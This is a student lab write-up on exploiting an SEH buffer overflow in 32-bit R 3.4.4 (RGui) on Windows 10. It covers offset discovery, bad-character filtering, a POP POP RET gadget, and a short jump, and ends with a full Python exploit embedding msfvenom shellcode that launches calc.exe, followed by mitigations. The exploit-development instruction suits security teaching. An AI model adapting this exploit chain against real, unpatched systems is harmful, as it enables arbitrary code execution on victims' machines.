SEH Overflows - Report - Task 2

Name : Ishayu Potey
College : VJTI SY Btech - Electronics
Unique ID : LTXBGRJ6


- Structured exception handling (SEH) is that code in a program which is meant to handle situations when program throws an exception due to a hardware or software issue.
- This code is located in our Stack we use `try-catch` code block for that.

```
try{

}
catch (exception e){

}
```

How do Structured Exception Handlers (SEH) works ?

- Basically SEH is a mechanism within the Windows that makes use of **Linked List** which contains a sequence of memory locations , When a exception is triggered the OS will retrieve the head of the **SEH-Chain** and will go through the list and the handler will evaluate the most relevant course of action to perform a specified action to recover from the *exception* or close the program down with Windows default exception
- SEH is stored in stack as `EXCEPTION_REGISTRATION_RECORD` which is also called SEH record consisting of two 4 byte fields:
    1. Pointer to the next SEH record within the SEH chain.
    2. Pointer to the exception handler code , the `catch` part of the code block this catch resolves the exception which is thrown in try block
- If Program throws an exception it runs through the **Linked List / SEH chain** and attempt find **suitable exception handler**
- If no suitable handler is found, Windows supplies a **default exception handler** for when an application has no exception handlers applicable to the associated error condition. When the Windows exception handler is called, the application will **close** and an **error message** will be displayed.
- The Windows Default Exception Handler is stored in final element of Linked List. Represented by Pointer of value `0xFFFFFFFF` - `Your program has stopped responding and needs to close`

The Image Below Summarizes what we discussed just now



64-bit applications are **not vulnerable** to SEH overflow as binaries are linked with safe exception handlers embedded in the PE file itself .
Therefore we will try our SEH Overflow in **32-bit Application**

We Need the Following Applications installed :

1. Windows VM
2. Kali VM
3. x32 dbg
4. ERC Plugin
5. Vulnerable Application (R.3.4.4.)

In Task-1 :-

we overwrote the EIP with user control input , But in Task-2

In Task-2 :-

We will overwrite the pointer to **next SEH record** (`Exception Registration Record`) as well as the pointer to the **Current SEH Handler** to an area in memory which **we control** and can place our **shellcode** on.

SEH Overflow Vulnerability Flow

- SEH record has two parts: A pointer to the **Next SEH record** and **Current SEH records exception handler** .
- In Order to Exploit we have to overwrite both parts of SEH Record.
- When an exception occurs, the application will go to the **current SEH record** and execute the handler. So we can overwrite this handler, and put a pointer to memory address where our shellcode resides.
- When we **overwrite the Current SEH handler** we have to overwrite the Pointer to **Next SEH handler** as well since it lies just before the Current one.
- This is Done by **POP , POP , RET** instruction/gadget : POP 4 Bytes , POP 4 bytes and RET execution to the top of the stack therefore we have **Next SEH record** at top of Stack
- If we will overwrite the **Next SEH record** with a **Short Jump Instruction** and some NOPs, we can jump over the SEH record on the stack and land in our payload buffer where our shellcode runs.

Exploiting SEH Overflow Vulnerability

Today we will be Exploiting the **R 3.4.4** on **Windows 10 : 32 Bit System** with help of **x32dbg**


Step 1 : Confirming Crash

Open The `RGUI.exe` File in Your x32Dbg application and hit F9 as many times till program GUI shows up.

We will write a python script to input 3000 A's to save in a **crash-1.txt** file , copy contents from there and paste it in our RGui(32-bit) - `crash1.py`

```
with open("crash-1.txt", "wb") as f:

    buf = b"\x41"*3000
    f.write(buf)
    f.close()
```

`Edit < GUI Preferences < Language for menus and messages`



Now Open the **SEH log Tab**
You will see your **Current SEH record Handler** and **Pointer to Next SEH record** was overwritten with 41414141 which are Hex Value of A's

Address	Handler	Mo
0141E734	41414141	
41414141	00000000	

Step 2 : Finding the Offset

In the Command line of our x32Dbg we Generate a Random Pattern of 3000

```
ERC --pattern c 3000
```

Input this Pattern in our Next Exploit - `crash2.py`

```
f = open("crash-2.txt", "wb")

buf = < Here goes our pattern line wise >

f.write(buf)
f.close()
```

Run Python Program copy and paste the output from .txt file and then after a crash occurs write this command in X32Dbg Command line to get Offset

```
ERC --FindNRP
```

```
SEH register is overwritten with pattern at position 1012 in thread 3400
[PLUGIN, ErcXdbg] Command "ERC" unregistered!
[PLUGIN, ErcXdbg] Command "ERC" registered!
```

Offset = 1012
Lets test this by filling both the Current SEH handler pointer and Next SEH record pointer with specific characters.

Python script for `crash3.py`

```
with open("crash-3.txt", "wb") as f:

    buf = b"\x41" * 1012
    buf += b"\x42" *4
    buf += b"\x43" *4
    buf += b"\x44" * 1988

    f.write(buf)
    f.close()
```

We are inputting Hex values of **B - 42** and **C-43** in our **SEH Handlers** with **Padding** of **1012** which was offset we found out earlier

This is Output we get both SEH handler gets overwritten as we wanted , Both the SEH handlers are precisely overwritten with **B's and C's**

43434343 (C's) - Current SEH record's Exception Handler
42424242 (B's) - Pointer to Next SEH record

Address	Handler	Module/Label
0141E734	43434343	
42424242	00000000	

Step 4 : Identifying Bad Characters

- We need to Identify the Bad character because these characters can eliminate our functional characters and make our shellcode useless.
- So we Find them so that we can avoid using them in our shellcode

How to Find Bad Characters :-

- We need to get list of all characters which can be bad , I am using the same list which we got from our mona in **Task 1**.

```
x00\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10\x11\x12\x1
3\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f\x20\x21\x22\x23\x24\x25\x26\
x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3
a\x3b\x3c\x3d\x3e\x3f\x40\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\
x4e\x4f\x50\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f\x60\x6
1\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70\x71\x72\x73\x74\
x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f\x80\x81\x82\x83\x84\x85\x86\x87\x8
8\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\
x9c\x9d\x9e\x9f\xa0\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xa
f\xb0\xb1\xb2\xb3\xb4\xb5\xb6\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf\xc0\xc1\xc2\
xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf\xd0\xd1\xd2\xd3\xd4\xd5\xd
6\xd7\xd8\xd9\xda\xdb\xdc\xdd\xde\xdf\xe0\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\
xea\xeb\xec\xed\xee\xef\xf0\xf1\xf2\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xf
d\xfe\xff
```

- Now Just write a python script with them and copy and paste output from file GUI preferences Box.
- Now check the Hex Dump in x32Dbg you will notice that `\x00 , \x0A ,\x0D` are replaced with some random characters
- This would indicate `\x00\x0A\x0D` are bad characters.

Step 5 : POP POP RET

Now we need `POP POP RET` Gadget
This Instruction actually POPs the Top Frame of stack twice and returns back

How it works ?

- We know that the Pointer to Next SEH handler lies directly before the Pointer to Current SEH records Exception Handler on Stack.
- When we use POP POP RET it actually pops the top frame of stack twice and returns back execution to Top of Stack
- It will help us so that we have directly set up pointer to the **Next SEH record** on top of stack.

```
ERC --SEH
```

You will there are Multiple Gadgets you can choose any one of them


Remember while choosing :-

- We need to choose one that has **ASLR, DEP, Rebase, or SafeSEH** All these protection as **FALSE**
- For Portability purposes do choose not an **OS DLL** eg. system32 etc
  Ideally, we want one from a DLL associated with the application eg Rgui.


I choose `0x6c9012c8` and coded it into our next Exploit - `crash4.py`

```
f=open("crash-4.txt","wb")

buf = b"\x41" * 1012
buf += b"\x42\x42\x42\x42"
buf += b"\xc8\x12\x90\x6c"     #0x6c9012c8
buf += b"\x43" * 1988
f.write(buf)
f.close()
```

We place the breakpoint at `0x6c9012c8`



As you can see when you land at the breakpoint when we step in we se that we landed into our B's



Short Jump

- Earlier since we have landed in our B's that is `0141E735` address we need a **Short jump** to our shellcode which will be in place of C's (43 - hex)
- To to get the short jump command we write this in our x32 Dbg

```
ERC --Assemble jmp 0013
```


```
ERC --Assemble
----------------------------------------------------------------
jmp 0013 = EB 0B
Assembly completed at 06-05-2024 23:46:56 by No_Author_Set
----------------------------------------------------------------
[PLUGIN, ErcXdbg] Command "ERC" unregistered!
[PLUGIN, ErcXdbg] Command "ERC" registered!
```

Lets Modify our Exploit according to our **Short Jump** and **POP POP RET** instruction properly this time in our `crash5.py`

```
with open("crash-5.txt", "wb") as f:

    buf = b"\x41" * 1012
    buf += b"\xEB\x0B\x90\x90"
    buf += b"\xc8\x12\x90\x6c"     #0x6c9012c8
    buf += b"\x43" * 1988

    f.write(buf)
    f.close()
```

We Added 2 Bytes of NOP to our Short Jump to make it 4 bytes

Running the Python Script and stepping into address we see this :-



- As we can see the **Short Jump** takes us into our C's as intended
- To create the Landing spot much safer we will use NOP sled which is series of **No - Operation** Instructions this will make our program safely land down to reach the start of shellcode

Why we use NOP sleds ?

- Without them our program may land in middle of shellcode or somewhere misaligned position which may cause a unpredictable crash so as a precautionary measure we use them.

Time to Find a suitable payload from Msfvenom in our Kali :-

-a x86 : specifies its architecture as x86 which is for 32-bit systems
-p : defines what payload its is this time we are using windows/exec where it runs calc.exe on cmd
-b : specifies list of bad characters to avoid in generated shell code
-f : format in which its generated in this we use python

```
msfvenom -a x86 -p windows/exec CMD=calc.exe -b '\x00\x0A\x0D' -f python
```

(P.S : This command was written wrong in the blog corrected it a bit)

```
┌──(kali㉿kali)-[~]
└─$ msfvenom -a x86 -p windows/exec CMD=calc.exe -b '\x00\x0A\x0D' -f python

[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
Found 11 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 220 (iteration=0)
x86/shikata_ga_nai chosen with final size 220
Payload size: 220 bytes
Final size of python file: 1100 bytes
buf =  b""
buf += b"\xba\x81\x7b\x73\xae\xd9\xe1\xd9\x74\x24\xf4\x5e"
buf += b"\x33\xc9\xb1\x31\x31\x56\x13\x03\x56\x13\x83\xc6"
buf += b"\x85\x99\x86\x52\x6d\xdf\x69\xab\x6d\x80\xe0\x4e"
buf += b"\x5c\x80\x97\x1b\xce\x30\xd3\x4e\xe2\xbb\xb1\x7a"
buf += b"\x71\xc9\x1d\x8c\x32\x64\x78\xa3\xc3\xd5\xb8\xa2"
buf += b"\x47\x24\xed\x04\x76\xe7\xe0\x45\xbf\x1a\x08\x17"
buf += b"\x68\x50\xbf\x88\x1d\x2c\x7c\x22\x6d\xa0\x04\xd7"
buf += b"\x25\xc3\x25\x46\x3e\x9a\xe5\x68\x93\x96\xaf\x72"
buf += b"\xf0\x93\x66\x08\xc2\x68\x79\xd8\x1b\x90\xd6\x25"
buf += b"\x94\x63\x26\x61\x12\x9c\x5d\x9b\x61\x21\x66\x58"
buf += b"\x18\xfd\xe3\x7b\xba\x76\x53\xa0\x3b\x5a\x02\x23"
buf += b"\x37\x17\x40\x6b\x5b\xa6\x85\x07\x67\x23\x28\xc8"
buf += b"\xee\x77\x0f\xcc\xab\x2c\x2e\x55\x11\x82\x4f\x85"
buf += b"\xfa\x7b\xea\xcd\x16\x6f\x87\x8f\x7c\x6e\x15\xaa"
buf += b"\x32\x70\x25\xb5\x62\x19\x14\x3e\xed\x5e\xa9\x95"
buf += b"\x4a\x90\xe3\xb4\xfa\x39\xaa\x2c\xbf\x27\x4d\x9b"
buf += b"\x83\x51\xce\x2e\x7b\xa6\xce\x5a\x7e\xe2\x48\xb6"
buf += b"\xf2\x7b\x3d\xb8\xa1\x7c\x14\xdb\x24\xef\xf4\x32"
buf += b"\xc3\x97\x9f\x4a"
```


Add the Payload in our Final Exploit with bunch of NOP's to add some stability to our exploit

Final Exploit - `crash6.py`

```python
f = open("crash-6.txt", "wb")

buf = b"\x41" * 1012
buf += b"\xEB\x0B\x90\x90"
buf += b"\xc8\x12\x90\x6c"     #0x6c9012c8
buf += b"\x90"* 50             #NOP Sled

buf += b"\xdd\xc4\xbd\x22\xaa\xc2\xe1\xd9\x74\x24\xf4\x5b"
buf += b"\x2b\xc9\xb1\x31\x83\xeb\xfc\x31\x6b\x14\x03\x6b"
buf += b"\x36\x48\x37\x1d\xde\x0e\xb8\xde\x1e\x6f\x30\x3b"
buf += b"\x2f\xaf\x26\x4f\x1f\x1f\x2c\x1d\x93\xd4\x60\xb6"
buf += b"\x20\x98\xac\xb9\x81\x17\x8b\xf4\x12\x0b\xef\x97"
buf += b"\x90\x56\x3c\x78\xa9\x98\x31\x79\xee\xc5\xb8\x2b"
buf += b"\xa7\x82\x6f\xdc\xcc\xdf\xb3\x57\x9e\xce\xb3\x84"
buf += b"\x56\xf0\x92\x1a\xed\xab\x34\x9c\x22\xc0\x7c\x86"
buf += b"\x27\xed\x37\x3d\x93\x99\xc9\x97\xea\x62\x65\xd6"
buf += b"\xc3\x90\x77\x1e\xe3\x4a\x02\x56\x10\xf6\x15\xad"
buf += b"\x6b\x2c\x93\x36\xcb\xa7\x03\x93\xea\x64\xd5\x50"
```

```python
buf += b"\xe0\xc1\x91\x3f\xe4\xd4\x76\x34\x10\x5c\x79\x9b"
buf += b"\x91\x26\x5e\x3f\xfa\xfd\xff\x66\xa6\x50\xff\x79"
buf += b"\x09\x0c\xa5\xf2\xa7\x59\xd4\x58\xad\x9c\x6a\xe7"
buf += b"\x83\x9f\x74\xe8\xb3\xf7\x45\x63\x5c\x8f\x59\xa6"
buf += b"\x19\x7f\x10\xeb\x0b\xe8\xfd\x79\x0e\x75\xfe\x57"
buf += b"\x4c\x80\x7d\x52\x2c\x77\x9d\x17\x29\x33\x19\xcb"
buf += b"\x43\x2c\xcc\xeb\xf0\x4d\xc5\x8f\x97\xdd\x85\x61"
buf += b"\x32\x66\x2f\x7e"

buf += b"\x90"* (3000 - len(buf))

f.write(buf)
f.close()
```

Passing the output string into the application causes the application to exit and
The **Windows calc.exe** application to run.



Summary :

1. Our Payload makes the program throw an exception

2. SEH handler kicks in, which has been overwritten with a memory address in the program that contains `pop pop ret` instructions
3. `pop pop ret` instructions make the program point it directly to the **Next SEH record**, which is overwritten with a **short jump** to the shellcode using the NOPs for further stability
4. Here our Shellcode is executed and **Calc.exe** pops up as per our msfvenom payload intended to do.

Mitigations :

1. We can prevent SEH Overflows by specifying the /SAFESEH compiler switch it produces a table of the image's safe exception handlers which specifies the OS which exception handlers are valid for the image, removing the ability to overwrite them with arbitrary values.
2. By Using 64-bit Applications since they are not vulnerable to SEH Overflows since they build a list of valid exception handlers and store it in the file’s PE header.
3. We can enable **Stack Canary - Smashes the stack when its value is not guessed right during overflow , NX - Does not allow remote code execution of our code , PIE - randomizing the base address of the executable** which will help in preventing SEH Overflow.

Conclusion :

We learned how to exploit 32-bit Windows SEH overflows using x32Dbg and ERC. It taught us how the SEH works in Windows and how we can use it exploit it using remote code execution.

References :

1. https://coalfire.com/the-coalfire-blog/the-basics-of-exploit-development-2-seh-overflows"
2. https://www.ired.team/offensive-security/code-injection-process-injection/binary-exploitation/seh-based-buffer-overflow
3. https://m0chan.github.io/2019/08/21/Win32-Buffer-Overflow-SEH.html
4. https://dkalemis.wordpress.com/2010/10/27/the-need-for-a-pop-pop-ret-instruction-sequence/

THANK YOU